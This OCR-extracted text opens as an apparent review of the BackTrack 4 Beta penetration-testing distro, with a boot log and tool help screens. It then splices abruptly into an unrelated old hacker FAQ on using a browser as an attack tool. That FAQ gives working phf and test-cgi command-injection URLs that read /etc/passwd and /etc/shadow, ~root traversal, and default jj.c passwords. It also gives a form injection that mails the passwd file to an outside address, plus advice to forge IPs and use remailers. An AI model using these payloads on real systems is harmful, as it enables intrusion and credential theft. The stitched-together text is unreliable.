 * Loading manual drivers...                                            [ OK ]
 * Setting kernel variables (/etc/sysctl.conf)...                       [ OK ]
 * Setting kernel variables (/etc/sysctl.d/10-console-messages.conf)... [ OK ]
 * Setting kernel variables (/etc/sysctl.d/10-network-security.conf)... [ OK ]
 * Setting kernel variables (/etc/sysctl.d/10-process-security.conf)... [ OK ]
 * Setting kernel variables (/etc/sysctl.d/wine.sysctl.conf)...         [ OK ]
 * Activating swap...                                                   [ OK ]
 * Starting early crypto disks...                                       [ OK ]
 * Starting remaining crypto disks...                                   [ OK ]
 * Checking file systems...
fsck 1.41.3 (12-Oct-2008)
                                                                        [ OK ]
 * Mounting local filesystems...
EXT3-fs: hda1: couldn't mount because of unsupported optional features (240).
mount: wrong fs type, bad option, bad superblock on /dev/hda1,
       missing codepage or helper program, or other error
       In some cases useful info is found in syslog - try
       dmesg | tail  or so

                                                                        [fail]
 * Activating swapfile swap...                                          [ OK ]
 * Skipping firewall: ufw (not enabled)...                              [ OK ]
 * Setting up console font and keymap...                                [ OK ]
 * Loading ACPI modules...                                              [ OK ]
 * Starting ACPI services...                                            [ OK ]
 * Starting system log daemon...                                        [ OK ]
 * Doing Wacom setup...                                                 [ OK ]
 * Starting kernel log daemon...                                        [ OK ]
 * Starting system message bus dbus                                     [ OK ]
 * Starting Hardware abstraction layer hald                             [ OK ]

BackTrack 4 Beta bt tty1

bt login: _
```

Desktop


The desktop is simple and functional, running a lightweight KDE3 manager. You get a simple wallpaper with dragon-like theme. Another interesting element is the Run box embedded in the panel, which allows you to run applications without invoking a terminal first.

The network is not enabled by default and you'll have to fire it up manually.




Tools


BackTrack is all about lots and lots of hacking tools. Once again, I'm only going to present the tools, not show you how to use them. These tools are all double-edged swords, and without the right amount of respect, skill and integrity, you may cause more harm than good. Furthermore, do not deploy them in a production environment without the explicit approval




from system administrators and INFOSEC people.

The tools can all be found under Backtrack in the menu, arranged into sub-categories. The collection is long and rich and it will take you a long time pouring over all of them, let alone mastering them. Most of the tools are command-line utilities, with menu items a link to the console with the relevant tool running inside it.







A few practical examples, there's the venerable nmap, Hydra and hping3:



```
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enables OS detection and Version detection, Script scanning and Traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sP 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -PN -p 80
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
root@bt:~#
```



root@bt: ~ - Shell - Hydra
Session Edit View Bookmarks Settings Help
Shell

```
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE try password PASS, or load several passwords from FILE
  -e ns     additional checks, "n" for null password, "s" try login as pass
  -C FILE   colon seperated "login:pass" format, instead of -L/-P options
  -M FILE   server list for parallel attacks, one entry per line
  -o FILE   write found login/password pairs to FILE instead of stdout
  -f        exit after the first found login/password pair (per host if -M)
  -t TASKS  run TASKS number of connects in parallel (default: 16)
  -w TIME   defines the max wait time in seconds for responses (default: 30)
  -v / -V   verbose mode / show login+pass combination for each attempt
  server    the target server (use either this OR the -M option)
  service   the service to crack. Supported protocols: telnet ftp pop3[-ntlm]
imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco
cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5
rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere
teamspeak sip vmauthd
  OPT       some service modules need special input (see README!)

Use HYDRA_PROXY_HTTP/HYDRA_PROXY_CONNECT and HYDRA_PROXY_AUTH env for a proxy.
Hydra is a tool to guess/crack valid login/password pairs - use allowed only
for legal purposes! If used commercially, tool name, version and web address
must be mentioned in the report. Find the newest version at http://www.thc.org
root@bt:~#
```


root@bt: ~ - Shell - Hping3
Session Edit View Bookmarks Settings Help
Shell


```
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode

More help is available use hping3 -h to see all parameters

root@bt:~#
```

You may also want to audit Bluetooth devices. On the test machine, there are no Bluetooth devices, which explains the error you see below.


root@bt: /pentest/bluetooth/bluesmash - Shell - BlueSmash
Session Edit View Bookmarks Settings Help
Shell
root@bt: /pentest/blue
1
2


```
                    Version: 1.0e

A menu driven bluetooth pentesting tool for the Back|Track
live CD.

By Zarren Spry AKA Drgr33n, Mail me @ zarren2@hotmail.co.uk



Checking to see if HCI device exists....
No Local Device Detected! Please check your hardware.
Maybe Try 'hciconfig hci*' up and restart Blue|Smash.

Blue|Smash will now exit!

root@bt:/pentest/bluetooth/bluesmash#
```

Then, there's the gdb (GNU Debugger) for analyzing crash **dumps** and memory cores.


root@bt: ~ - Shell - GDB GNU Debugger
Session Edit View Bookmarks Settings Help
Shell
root@bt: ~ - Shell - GDI
1 2
1:51


```
This is the GNU debugger.  Usage:

    gdb [options] [executable-file [core-file or process-id]]
    gdb [options] --args executable-file [inferior-arguments ...]

Options:

  --args             Arguments after executable-file are passed to inferior
  -b BAUDRATE        Set serial port baud rate used for remote debugging.
  --batch            Exit after processing options.
  --batch-silent     As for --batch, but suppress all gdb stdout output.
  --return-child-result
                     GDB exit code will be the child's exit code.
  --cd=DIR           Change current directory to DIR.
  --command=FILE, -x Execute GDB commands from FILE.
  --eval-command=COMMAND, -ex
                     Execute a single GDB command.
                     May be used multiple times and in conjunction
                     with --command.
  --core=COREFILE    Analyze the core dump COREFILE.

Output is truncated, get full list using gdb --help
root@bt:~#
```

Last but not the least, you get the great Wireshark (formerly Wireshare):



Other programs

BackTrack is mainly loaded with security applications, however it also has a reasonable assortment of "normal" programs. You get Firefox, already configured to use the exceptional **Noscript** extension.


Remote-Exploit.org - Supplying offensive security products to the world - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.remote-exploit.org/
Google
Remote-Exploit
Offensive-Security
RE Forums
Metasploit
milw0rm
[Aircrack-ng]
remote-exploit.org
Main
News
Community
References
remote-exploit
Home of the worlds finest security distro
Services
check out our commercial services
Courses
learn offensive security for yourself
Free Projects
our open source community projects
About Us
information about the team
Transferring data from pagead2.googlesyndication.com...
Remote-Exploit.org - Su
1 2
1:49


Welcome to remote-exploit.org

Who are we and what is this website about?

We are a group of people from various parts of the world, who like to experiment with computers. We hope that we can provide some information back to the public and support the ongoing process of learning.

Breaking News: BackTrack 4 Beta released, read more in News!!!

You also get Synaptic, which makes software management easy and pleasant:




All
Amateur Radio (universe)
BackTrack - Bluetooth
BackTrack - Bruteforce
BackTrack - Cisco
BackTrack - Database
BackTrack - Debuggers
BackTrack - Discovery
BackTrack - Enumeration
BackTrack - Enumeration - DNS

S	Package	Installed Version	Latest Version
■	0trace	0.1-bt1	0.1-bt1
□	2vcard		0.5-3
□	3270-common		3.3.7p5-1
□	3dchess		0.8.1-15
■	3proxy	0.5.3k-bt1	0.5.3k-bt1
□	4g8		1.0-3

No package is selected.

26886 packages listed, 1268 installed, 0 broken. 0 to install/upgrade, 0 to remove

You also have Wine for Windows software.



Driver Selection

Select a sound driver by checking the box of the desired driver. Disable sound by not selecting any driver. Selection of multiple drivers is not recommended. Configure a driver by right-clicking on it.


- MIDI In Devices
- Mixer Devices
- □ OSS Driver
  - Wave Out Devices
  - Wave In Devices
  - MIDI Out Devices
  - MIDI In Devices
  - Aux Devices
  - Mixer Devices
- □ JACK Driver
  - Wave Out Devices
  - Wave In Devices
- □ NAS Driver
  - Wave Out Devices

DirectSound

Hardware Acceleration: Full

Default Sample Rate: 44100 Default Bits Per Sample: 16


□ Driver Emulation



And then, you can change wallpapers and get classic KDE looks.


How I miss that wallpaper! To the best of my knowledge, it has not been included in most KDE releases since **Kubuntu 6.06**.

You can find more stuff in the K-menu:




Errors

Being a beta, BackTrack 4 was not the most stable distro. In addition to the Ext4 error during the boot, there were some other problems. For example, both Lynx text browser and QtParted partitioning software refused to work.



```
Alert!: Unable to access document.
```



Command 'qtparted-root ' not found.

Other things

One thing that may bother you is the issue with the documentation section on the official site. It's secure site, self-signed with an expired certified, at last when this article was written, although the expiration has been in effect since August 2008.

This is not something you expect to see on a site catering to the security-conscious audience.

Furthermore, there's the small issue of inconsistency when it comes to application names. For example, BlueSmash shows up as blue-smash on the command line, hping3 has a capital H in the menus, etc. BackTrack itself also comes in two flavors, with both lowercase and uppercase Ts.

Overall, there were no big issues, except for the occasional application errors.

Web Browser As Attack Tool

10.0 What is phf?

The phf file is an example CGI script used to update a phone book-style listing of people. By default, a lot of sites have this file sitting in /cgi-bin and don't even know it. You know, they installed everything to default. However, the phf file behaves "differently" if thrown a newline (0a) character. Here's the common attack for a Unix server:

http://example.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Or better yet, a series of commands:

http://example.com/cgi-bin/phf?%0aid==haqr==_phone=

http://example.com/cgi-bin/phf?%0als%20-la%20%7Esomeuser==haqr==_phone=

http://example.com/cgi-bin/phf?%0acp%20/etc/passwd%20%7Esomeuser/passwd%0A==haqr==_phone=

10.0 WEB BROWSER AS ATTACK TOOL

```
http://example.com/~someuser/passwd
http://example.com/cgi-bin/phf?%0arm%20%7Esomeuser/passwd==haqr==_phone=
```

The above commands are:

```
id
ls -la ~someuser
cp /etc/passwd ~someuser/passwd
(normal URL access to get the passwd file)
rm ~someuser/passwd
```

You get the point. You can try to access the files directly or move them to another location for retrieval. We've used a Unix target as an example since it is most common, but NT commands will work on a NT server just fine, too.

10.1 What's the "test" hack?

A test CGI script is included with most servers that can be used to ensure that environment variables and other information is being passed to the server properly during queries. This example file is called, appropriately, "test-cgi" on most systems. Here's how it works:

```
http://example.com/cgi-bin/test-cgi?\whatever
```

The response will be something like...

```
CGI/1.0 test script report:
argc is 0. argv is .
SERVER_SOFTWARE = NCSA/1.4B
SERVER_NAME = example.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.0
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT = text/plain, application/x-html, application/html,
text/html, text/x-html
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/test-cgi
QUERY_STRING = whatever
REMOTE_HOST = fifth.column.gov
REMOTE_ADDR = 200.200.200.200
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

Once again, the 0a character can be used to try to get this file to do other things, or you could simply try an asterisk:

http://example.com/cgi-bin/test-cgi?\help&0a/bin/cat%20/etc/passwd

These might get you a list of files in /cgi-bin:

http://example.com/cgi-bin/test-cgi?*

http://example.com/cgi-bin/test-cgi?x*

http://example.com/cgi-bin/nph-test-cgi?*

http://example.com/cgi-bin/nph-test-cgi?x*

10.2 What about that "~" character?

The "~", or tilde (pronounced "til-day"), is used by the server during a URL resolve as a shorthand for getting directly to user files. During server setup, an admin can define a UserDir to something like /public_html, so that ~ replaces /public_html when getting to a user's directory. Some Unix servers that do not have a /public_html may attempt to resolve to the home directory listed in /etc/passwd. For example, this URL might return some interesting information:

http://example.com/~root

If the server wasn't locked down good enough, bingo! You can get to the Root directory of the server and get to every public readable file:

http://example.com/~root/etc/passwd

Some admins may patch things with a symbolic link on the root of the file system to the top of the tree, but this still doesn't fix the second entry above. Only careful checking of the configuration of your specific web server as an admin will make sure you are okay. And not just root, but every user on the system, including putting a tilde in front of bin, daemon, uucp, etc. could compromise a system. The account does not have to have a valid shell or password, just a home directory of / will do quite nicely.

10.3 What is the jj.c problem?

The demo CGI program jj.c calls /bin/mail without filtering user input, so any program based on jj.c could potentially be exploited by simply adding a "|" followed by a Unix command. It may require a password, but two known passwords include *HTTPdrocks* and *SDGROCKS*. If you can retrieve a copy of the compiled program, running strings on it will probably reveal the password.

Do a search for "*jj.c*" to get a copy and study the code yourself if you have more questions.

10.4 What's the deal with forms?

Here's the typical example: A web author has a form on a page that allows the public to send email to a certain address. But what if the author is going to be on vacation? What if the address needs to be changed each month? By including the address in the form the web author doesn't have to change the CGI script. Outside of the normal fields for From:, Subject:, etc. there is usually something in the form like this:

```
<INPUT TYPE="hidden" NAME="HelpAddress" VALUE= "help@example.com
<mailto:VALUE=>">
```

After clicking on the submit button, it goes to a CGI script. Once again, it is typical to write out the info to a temp file and then read it back in to be sent to sendmail:

```
/* code snippet in C, although you can do the same type thing in Perl */
sprintf(buffer, "/usr/lib/sendmail -t %s < %s", foo_address, input_file);
system(buffer);
```

A shell is being forked, and since in the code above, the variables are being passed without being checked for extra stuff, you could copy the page locally (virtually every browser allows you to save the current document as a local HTML file). Once copied, edit the form to include the following:

```
<INPUTTYPE="hidden"NAME="HelpAddress"VALUE="help@example.com
<mailto:VALUE=>;cat/etc/passwd|mail thegnome@5th.column.gov
<mailto:thegnome@5th.column.gov>">
```

Note the addition of the semicolon. The semicolon tells the forked shell it has another completely separate command to run, which in this example sends the passwd file to a government spy.

It should be pointed out that, for the most part, you will have no idea that this type of technique is going to work until you try it. Look around, and you will sometimes see these attempts at various places. It's always funny to see this entry in a guestbook:

From:fred@kissmybutt.com~~mailto:fred@kissmybutt.com~~(200.200.200.200, 7/7/96 09:10 a.m. CST)

Loved your web page. Looks nice.;mail phil@idiot.com <mailto:phil@idiot.com> < cat /etc/passwd

Not only does it have Phil's email address, but his real IP address and a time stamp. Ouch! So, hackers, if you want to be evil, try forging your IP address and sending the passwd file to a remailer.

10.5 What will this look like in the target's log files?

Here is an example:

```
example.com unknown - 27/Sep/1996:02:28:29 +0000 "GET /cgi-bin/phf?Jser
ver=dummy.edu%0Aid%0A==foo==_phone=
==_school== HTTP/1.0" 200 116
example.com unknown - 27/Sep/1996:02:29:04 +0000 "GET /cgi-bin/phf?Jser
ver=dummy.edu%0Acat%20/etc/passwd%0A==foo==
_phone===_school== HTTP/1.0" 200 7241
example.com unknown - 27/Sep/1996:02:29:57 +0000 "GET /cgi-bin/phf?Jser
```

```
  ver=dummy.edu%0Auname%20-a%0A==foo==e_phone===_school== HTTP/1.0" 200 154
  example.com unknown - 27/Sep/1996:02:31:30 +0000 "GET /cgi-bin/phf?Jser
  ver=dummy.edu%0Acat%20/etc/shadow%0A==foo==
  _phone===_school== HTTP/1.0" 200 105
